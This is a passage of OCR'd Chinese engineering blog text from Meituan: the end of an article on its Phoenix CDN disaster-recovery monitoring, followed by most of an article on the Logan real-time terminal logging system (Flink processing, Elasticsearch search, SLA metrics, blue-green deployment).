



图 15

### 4.3.3 容灾监控

在监控层面，SRE 团队往往只关注域名、大区域、运营商等复合维度的监控指标，监控流量巨大，对于小流量业务或者小范围区域的 CDN 波动，可能就无法被监控分析识别，进而也就无法感知 CDN 边缘节点异常。容灾监控建设，主要是为了解决 SRE 团队的 CDN 监控告警滞后和监控粒度问题。监控整体设计如下：

图 16

### 流程设计

端侧容灾数据的上报，分别按照**项目、App、资源、域名**等维度建立监控指标，将 CDN 可用性变成项目可用性的一部分。通过计算平台对数据进行分析聚合，形成 CDN 可用性大盘，按照域名、区域、项目、时间等维度进行输出，与天网监控互通，建立分钟级别的监控告警机制，大大提升了 CDN 异常感知的灵敏性。同时，SRE 侧的天网监控，也会对动态计算服务结果产生干预。监控整体流程如下：





图 17

### 监控效果

CDN 监控不仅从项目维度更加细粒度的监测 CDN 可用性，还为 CDN 异常排查提供了区域、运营商、网络状况、返回码等更丰富的信息。在监控告警方面，实现了分钟级异常告警，灵敏度也高于美团内部的监控系统。

图 18

### 4.3.4 CDN 服务

端侧域名切换的有效性，离不开 CDN 服务的支持。在 CDN 服务方面，在原有 SRE 侧容灾的基础上，对 CDN 服务整体做了升级，实现域名隔离，解决了单域名对应多 CDN 和多域名对应单 CDN 重试无效的弊端。





图 19

## 5. 总结与展望

经过一年的建设与发展，Phoenix CDN 容灾方案日趋成熟，现已成为美团在 CDN 容灾方面唯一的公共服务，在多次 CDN 异常中发挥了巨大的作用。在端侧，当前该方案日均容灾资源 **3000 万 +**，挽回用户 **35 万 +**，覆盖外卖，酒旅，餐饮，优选，买菜等业务部门，服务 200+ 个工程，**外卖 App**、**美团 App**、**大众点评 App** 均已接入。

在 SRE 侧，实现了项目维度的分钟级精准告警，同时丰富了异常信息，大大提高了 SRE 问题排查效率。自从方案大规模落地以来，CDN 异常时鲜有手动切换操作，极大减轻了 SRE 同学的运维压力。

由于前端技术的多样性和复杂性，我们的 SDK 无法覆盖所有的技术方案，所以在接下来的建设中，我们会积极推广我们的容灾原理，公开动态计算服务，希望更多的框架和服务在我们的容灾思想上，贴合自身业务实现端侧的 CDN 容灾。另外，针对方案本身，我们会不断优化资源加载性能，完善资源验签，智能切换等能力，也欢迎对 Phoenix CDN 容灾方案有兴趣的同学，跟我们一起探讨交流。同时更欢迎加入我们，文末附招聘信息，期待你的邮件。

## 6. 作者简介

魏磊、陈彤、张群、粤俊等，均来自美团外卖平台 – 大前端团队，丁磊、心澎，来自美团餐饮 SaaS 团队。

## 7. 招聘信息

美团外卖平台 – 大前端团队是一个开放、创新、无边界的团队，鼓励每一位同学追求自己的技术梦想。团队长期招聘 Android、iOS、FE 高级 / 资深工程师和技术专家。欢迎感兴趣的同学投递简历至：wangxiaofei03@meituan.com（邮件标题请注明：美团外卖大前端）。

# 美团高性能终端实时日志系统建设实践

作者：洪坤　徐博　陈成　少星

## 1. 背景

### 1.1 Logan 简介

Logan 是美团面向终端的统一日志服务，已支持移动端 App、Web、小程序、IoT 等多端环境，具备日志采集、存储、上传、查询与分析等能力，帮助用户定位研发问题，提升故障排查效率。同时，Logan 也是业内开源较早的大前端日志系统，具有写入性能高、安全性高、日志防丢失等优点。

### 1.2 Logan 工作流程

为了方便读者更好地理解 Logan 系统是如何工作的，下图是简化后的 Logan 系统工作流程图。主要分为以下几个部分：

- **主动上报日志**：终端设备在需要上报日志时，可以通过 HTTPS 接口主动上传日志到 Logan 接收服务，接收服务再把原始日志文件转存到对象存储平台。
- **日志解密与解析**：当研发人员想要查看主动上报的日志时会触发日志下载与解析流程，原始加密日志从对象存储平台下载成功后进行解密、解析等操作，然后再投递到日志存储系统。
- **日志查询与检索**：日志平台支持对单设备所有日志进行日志类型、标签、进程、关键字、时间等维度的筛选，同时也支持对一些特定类型的日志进行可视化展示。





图 1　Logan 系统工作流程图

## 1.3 为什么需要实时日志?

如前文所述，这套“本地存储 + 主动上报”的模式虽然解决了大前端场景下基础的日志使用需求，但是随着业务复杂度的不断增加，用户对日志的要求也越来越高，当前 Logan 架构存在的问题也变得越来越突出，主要体现在以下几个方面：

1. **部分场景上报日志受限**：由于在 Web 与小程序上用户一般的使用场景是用完即走，当线上出现问题时再联系用户主动上报日志，整个处理周期较长，有可能会错过最佳排查时间。
2. **缺少实时分析和告警能力**：当前缺少实时分析和告警的能力，用户曾多次提到过想要对线上异常日志进行监控，当有符合规则的异常日志出现时能收到告警信息。
3. **缺少全链路追踪能力**：当前多端的日志散落在各个系统中，研发人员在定位问题时需要手动去关联日志，操作起来很不方便，美团内部缺乏一个通用的全链路追踪方案。

针对以上痛点问题，我们提出了建设 Logan 实时日志，旨在提供统一的、高性能的实时日志服务，以解决美团现阶段不同业务系统想要日志上云的需求。

## 1.4 Logan 实时日志是什么?

Logan 实时日志是服务于移动端 App、Web、小程序、IoT 等终端场景下的实时日志解决方案，旨在提供高扩展性、高性能、高可靠性的实时日志服务，包括日志采集、上传、加工、消费、投递、查询与分析等能力。

图 2 Logan 实时日志产品功能图

# 2. 设计实现

## 2.1 整体架构





图 3 Logan 实时日志整体架构图

如上图所示，整体架构主要分为五个部分，它们分别是：

- **采集端**：负责端上日志数据的采集、加密、压缩、聚合和上报等。
- **接入层**：负责提供日志上报接口，接收日志上报数据，并将数据转发到数据处理层。
- **数据处理层**：负责日志数据的解密、拆分、加工和清洗等。
- **数据消费层**：负责日志数据的过滤、格式化、投递等。
- **日志平台**：负责日志数据查询与分析、业务系统接入配置、统计与告警等。

## 2.2 采集端

**通用采集端架构，解决跨平台复用**

采集端 SDK 用于端侧日志收集，需要在多种终端环境落地，但是由于端和平台较多、技术栈和运行环境也不一致，多端开发和维护成本会比较高。因此，我们设计了一套核心逻辑复用的通用采集端架构，具体的平台依赖代码则单独进行适配。我们目前上线了微信、MMP、Web、MRN 端侧，逻辑层代码做到了完全复用。采集端架构设计图如下：





图 4　采集端 SDK 架构图

重点模块介绍：

- **配置管理**：采集端初始化完成后，首先启动配置管理模块，拉取和刷新配置信息，包括上报限流配置、指标采样率、功能开关等，支持对关键配置进行灰度发布。
- **加密**：所有记录的日志都使用 ECDH + AES 方案加密，确保日志信息不泄漏。Web 版加密模块使用浏览器原生加密 API 进行适配，可实现高性能异步加密，其他平台则使用纯 JS 实现。
- **存储管理**：线上数据表明，由于页面关闭导致的日志丢失占比高达 1%，因此我们设计了日志落盘功能，当日志上传失败后会先缓存在本地磁盘，等到页面下一次启动时再重新恢复上传。
- **队列管理**：需要发送的日志首先进行分组聚合，如果等待分组过多则需要丢弃一部分请求，防止在弱网环境或者日志堆积太多时造成内存持续上涨而影响用户。

**落盘缓存 + 上报恢复，防止日志丢失**

为了方便读者更好地理解端上日志采集过程，下面将具体介绍下采集端流程设计。当采集端初始化 API 开始调用时，先创建 Logger、Encryptor、Storage 等实例对象，并异步拉取环境配置文件。初始化完成之后，先检查是否有成功落盘，但是上报失败的日志，如果有的话立即开始恢复上传流程。当正常调用写日志 API 时，原始日志被加密后加入当前上报组，等到有上报事件（时间、条数、导航等）触发时，当前上报组内的所有日志被加入上报队列并开始上传。采集端详细流程图如下：





图 5　采集端 SDK 流程图

## 2.3 数据接入层

对于实时日志系统来讲，接入层需要满足以下几点要求:（1）支持公网上报域名;（2）支持高并发处理;（3）具备高实时性，延迟是分钟级;（4）支持投递数据到 Kafka 消息队列。

经过对比，美团内的统一日志收集通道均满足以上需求，因此我们选用了统一日志收集通道作为接入层。采集端 SDK 通过独立的公网域名上报日志后，收集通道将日志数据汇总好并投递到指定的 Kafka 消息队列。如果读者公司没有类似的日志收集通道，那么可以参考以下流程搭建实时日志系统接入层。

图 6　接入层流程图

## 2.4 数据处理层

在数据处理框架的技术选型上，我们先后考虑了三种方案，分别是传统架构（Java 应用）、Storm 架构、Flink 架构，这三种方案在不同维度的对比数据如下：

| 方案 | 成熟度 | 稳定性 | 扩展性 | 容错性 | 延迟 | 吞吐量 | 开发成本 | 运维成本 |
|---|---|---|---|---|---|---|---|---|
| 传统架构 | 高 | 高 | 低 | 低 | 高 | 低 | 高 | 高 |
| Storm 架构 | 高 | 中 | 高 | 高 | 中 | 中 | 中 | 中 |
| Flink 架构 | 中 | 中 | 高 | 高 | 低 | 高 | 中 | 中 |

表 1　技术选型对比表

综合来看，虽然传统架构有比较好的成熟度与灵活性，但是在扩展性、容错性以及性能上均不能满足系统要求，而 Flink 架构与 Storm 架构都有比较优秀的扩展性与容错性，但是 Flink 架构在延迟与吞吐量上表现要更好，因此我们最终选择了使用 Flink 架构作为数据处理框架。

**Flink：业内领先的流式计算引擎，具有高吞吐、低延迟、高可靠和精确计算等优点，对事件窗口有很好的支持，被业内很多公司作为首选的流式计算引擎。**

在日志处理流程设计上，日志数据通过接入层处理后被投递到汇总 topic 里面，然后再通过 Flink 作业的逻辑处理后分发到下游。处理流程如下图所示：





图 7　日志处理层流程图

汇总后的日志数据处理和分发依赖于实时计算平台的实时作业能力，底层使用 Flink 数据处理引擎，主要负责日志数据的解析、日志内容的解密以及拆分到下游等。

1. **元数据解析**：通过实时作业能力完成原始日志数据解析为 JSON 对象数据。
2. **内容解密**：对加密内容进行解密，此处使用非对称协商计算出对称加密密钥，然后再进行解密。
3. **服务维度拆分**：通过 topic 字段把日志分发到各业务系统所属的 topic 里面，从而实现业务日志相互隔离。
4. **数据自定义加工**：根据用户自定义的加工语法模版，从服务 topic 实时消费并加工数据到自定义 topic 中。

## 2.5 数据消费层

对大部分用户来说 Logan 实时日志提供的日志采集、加工、检索能力已经能满足大部分需求。但是在与用户沟通过程中我们发现还有一些更高阶的需求，比如指标监控、前后端链路串联、离线数据计算等。于是我们将 Logan 标准化后的日志统一投递到 Kafka 流处理平台，并提供一些通用的数据转换能力，方便用户按需接入到不同的第三方系统。数据消费层设计如下图所示：





图 8　数据消费层设计图

数据消费层的一些典型的应用场景：

1. **网络全链路追踪**：现阶段前后端的日志可能分布在不同的系统中，前端日志系统记录的主要是代码级日志、端到端日志等，后端日志系统记录的是链路关系、服务耗时等信息。通过 Logan 实时日志开放的数据消费能力，用户可以根据自己的需求来串联多端日志，从而实现网络全链路追踪。
2. **指标聚合统计 & 告警**：实时日志也是一种实时的数据流，可以作为指标数据上报的载体，如果把日志数据对接到数据统计平台就能实现指标监控和告警了。
3. **离线数据分析**：如果在一些需求场景下需要对数据进行长期化保存或者离线分析，就可以将数据导入到 Hive 中来实现。

## 2.6 日志平台

日志平台的核心功能是为用户提供日志检索支持，日志平台提供了用户标识、自定义标签、关键字等多种检索过滤方式。在日志底层存储架构的选择上，目前业界广泛使用的是 Elasticsearch，考虑到计费与运维成本的关系，美团内部已经有一套统一的框架可以使用，所以我们也选用了 Elasticsearch 架构。同时，我们也支持通过单独的接口层适配其他存储引擎，日志查询流程如下：





图 9　日志查询流程设计图

Elasticsearch：是一个分布式的开源搜索和分析引擎，具有接入成本低、扩展性高和近实时性等优点，比较适合用来做大数据量的全文检索服务，例如日志查询等。

# 3. 稳定性保障

## 3.1 核心监控

为了衡量终端实时日志系统的可用性，我们制定了以下核心 SLA 指标：

| 指标名称 | 指标定义 | 目标 |
|---|---|---|
| 端侧上报成功率 | 端侧日志上报请求成功次数 / 上报请求总次数 | 99.5% |
| 服务可用性 | 服务周期内系统可用时长 / 服务周期总时长 | 99.9% |
| 日志平均延迟 | 日志从产生到可以被消费的平均延迟时长 | < 1 min |

表 2　核心 SLA 指标表格

除了核心指标监控之外，我们还建设了全流程监控大盘，覆盖了分端上报成功率、域名可用性、域名 QPS、作业吞吐量、平均聚合条数等重要观测指标，并且针对上报成功率、域名 QPS、作业吞吐量等配置了兜底告警，当线上有异常时可以第一时间发现并进行处理。

## 3.2 蓝绿发布

实时日志依赖于实时作业的处理计算能力，但是目前实时作业的发布和部署不能无缝衔接，中间可能存在真空的情况。当重启作业时，需要先停止原作业，再启动新的作业。如果遇到代码故障或系统资源不足等情况时则会导致作业启动失败，从而直接面临消息积压严重和数据延时升高的问题，这对于实时日志系统来说是不能忍受的。

蓝绿发布（Blue Green Deployment）是一种平滑过渡的发布模式。在蓝绿发布模式中，首先要将应用划分为对等的蓝绿两个分组，蓝组发布新产品代码并引入少许线上流量，绿组继续运行老产品代码。当新产品代码经线上运行观察没有问题后，开始逐步引入更多线上流量，直至所有流量都访问蓝组新产品。因此，蓝绿发布可以保证整体系统的稳定，在产品发布前期就可以发现并解决问题，以保证其影响面可控。

目前美团已有的实时作业蓝绿部署方案各不相同，由于 Logan 实时日志接入业务系统较多，且数据量较大，经过综合考量后，我们决定自己实现一套适合当前系统的蓝绿部署方案。为了保证系统的稳定性，在作业运行过程中，启动另外一个相同的作业，当新作业运行没有问题后，再完成新老作业切换。蓝绿发布流程图如下：





图 10　蓝绿发布流程图

使用蓝绿部署后，彻底解决了由于资源不足或参数不对导致的上线失败问题，平均部署切换耗时也保持在 1 分钟以内，基本避免了因发布带来的日志消费延迟问题。

## 4. 落地成果

Logan 实时日志在建设初期就受到了各个业务的广泛关注，截止到 2022 年第 3 季度，Logan 实时日志接入并上线的业务系统数量已多达二十余个，其中包括美团小程序、优选商家、餐饮 SaaS 等大体量业务。下面是一些业务系统接入的典型使用场景，供大家参考：

1. **核心链路还原**：到家某 C 端小程序使用 Logan 实时日志记录程序核心链路中的关键日志与异常日志，当线上有客诉问题发生时，可以第一时间查看实时日志并定位问题。项目上线后，平均客诉定位时间从之前的 10 分钟减少到 3 分钟以内，排障效率有明显提升。
2. **内测阶段排障**：企业平台某前端项目由于 2.0 改版改动较大，于是使用 Logan 实时日志在内测阶段添加更多的调试日志，方便定位线上问题。项目上线后，每次排查问题除了节省用户上报日志时间 10–15 分钟，还杜绝了因为存储空间不足而拿不到用户日志的情况。
3. **日志数据分析**：美团到店某团队使用 Logan 实时日志分析前后端交互过程中的请求头、请求参数、响应体等数据是否符合标准化规范。经过一个多月时间的试运行，一期版本上线后共覆盖 300+ 前端页面和 500+ 前端接口，共计发现 1000+ 规范问题。

## 5. 未来规划

